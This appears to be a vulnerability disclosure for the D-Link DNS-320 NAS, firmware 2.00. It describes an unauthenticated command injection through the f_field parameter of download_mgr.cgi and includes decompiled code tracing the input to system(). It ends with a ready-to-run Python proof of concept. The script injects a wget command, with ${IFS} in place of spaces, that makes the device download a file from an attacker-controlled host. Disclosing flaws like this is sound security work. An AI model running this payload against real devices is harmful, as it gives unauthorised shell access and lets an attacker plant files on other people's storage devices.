D-Link DNS-320 download_mgr.cgi RSS_Update function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
The download_mgr.cgi binary's RSS_Update
```

Suggested description

```
D-Link DNS-320 download_mgr.cgi RSS_Update function Unauthenticated Command Injection Vulnerability
```

Vulnerability Details

```
Python script command injection
→ GET http://192.168.31.10:80/cgi-bin/download_mgr.cgi,{'f_field': '1;<your command>;#', 'cmd': 'RSS_Update'}
    →cgiMain:(dispatcher entry point)
        →sub_E7E0: enter this function (if(cmd == 'RSS_Update'))
        →sub_E7E0: get parameters from the body by calling cgiFormStringNoNewlines("f_field", v2, 256)
        →sub_E7E0: concatenate v2 as a command into v1, v2 contains the malicious command
            →system: system(v1)
```

```
int cgiMain()
{
  char s[140]; // [sp+0h] [bp-8Ch] BYREF

  memset(s, 0, 0x80u);
  cgiFormStringNoNewlines("cmd", s, 128);
  if ( !strcmp(s, "RSS_Setting") )
  {
    sub_DCC4();
  }
  else if ( !strcmp(s, "RSS_Channel_List") )
  {
    sub_DD8C();
  }
  else if ( !strcmp(s, "RSS_Add") )
  {
    sub_E34C();
  }
  else if ( !strcmp(s, "RSS_Del") )
  {
    sub_E6C8();
  }
  else if ( !strcmp(s, "RSS_Update") )
  {
    sub_E7E0();
  }
```


```
size_t sub_E7E0()
{
  char v1[1024]; // [sp+0h] [bp-50Ch] BYREF
  char v2[268]; // [sp+400h] [bp-10Ch] BYREF

  memset(v1, 0, sizeof(v1));
  cgiFormStringNoNewlines("f_field", v2, 256);
  if ( !access("/tmp/rss_getchannelinfo", 0) )
  {
    sprintf(v1, "rm -f %s", "/tmp/rss_getchannelinfo");
    system(v1);
  }
  if ( !access("/tmp/rss_getitemsinfo", 0) )
  {
    sprintf(v1, "rm -f %s", "/tmp/rss_getitemsinfo");
    system(v1);
  }
  sprintf(v1, "rss_perform -k %s -s > /dev/null &", v2);
  system(v1);
```

Attack

By exploiting this vulnerability for command execution, running this script allows access to the device's underlying shell.

For example, the image below shows the execution of the wget command to achieve malicious file upload.



POC

```python
import requests
import sys

ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
MY_PORT = "8000"
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/download_mgr.cgi"

    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-O${{IFS}}/tmp/{FILE_NAME}"
    final_payload = f"1;{wget_cmd};#"

    params = {
        'cmd': 'RSS_Update',
        'f_field': final_payload
    }

    print(f"[*] Target: {target_url}")
    print(f"[*] Payload: {final_payload}")

    requests.get(target_url, params=params, timeout=5)
    print("[+] Exploit sent successfully!")

if __name__ == "__main__":
    run_exploit()
```

Finder

```
ZuZheng Yang
```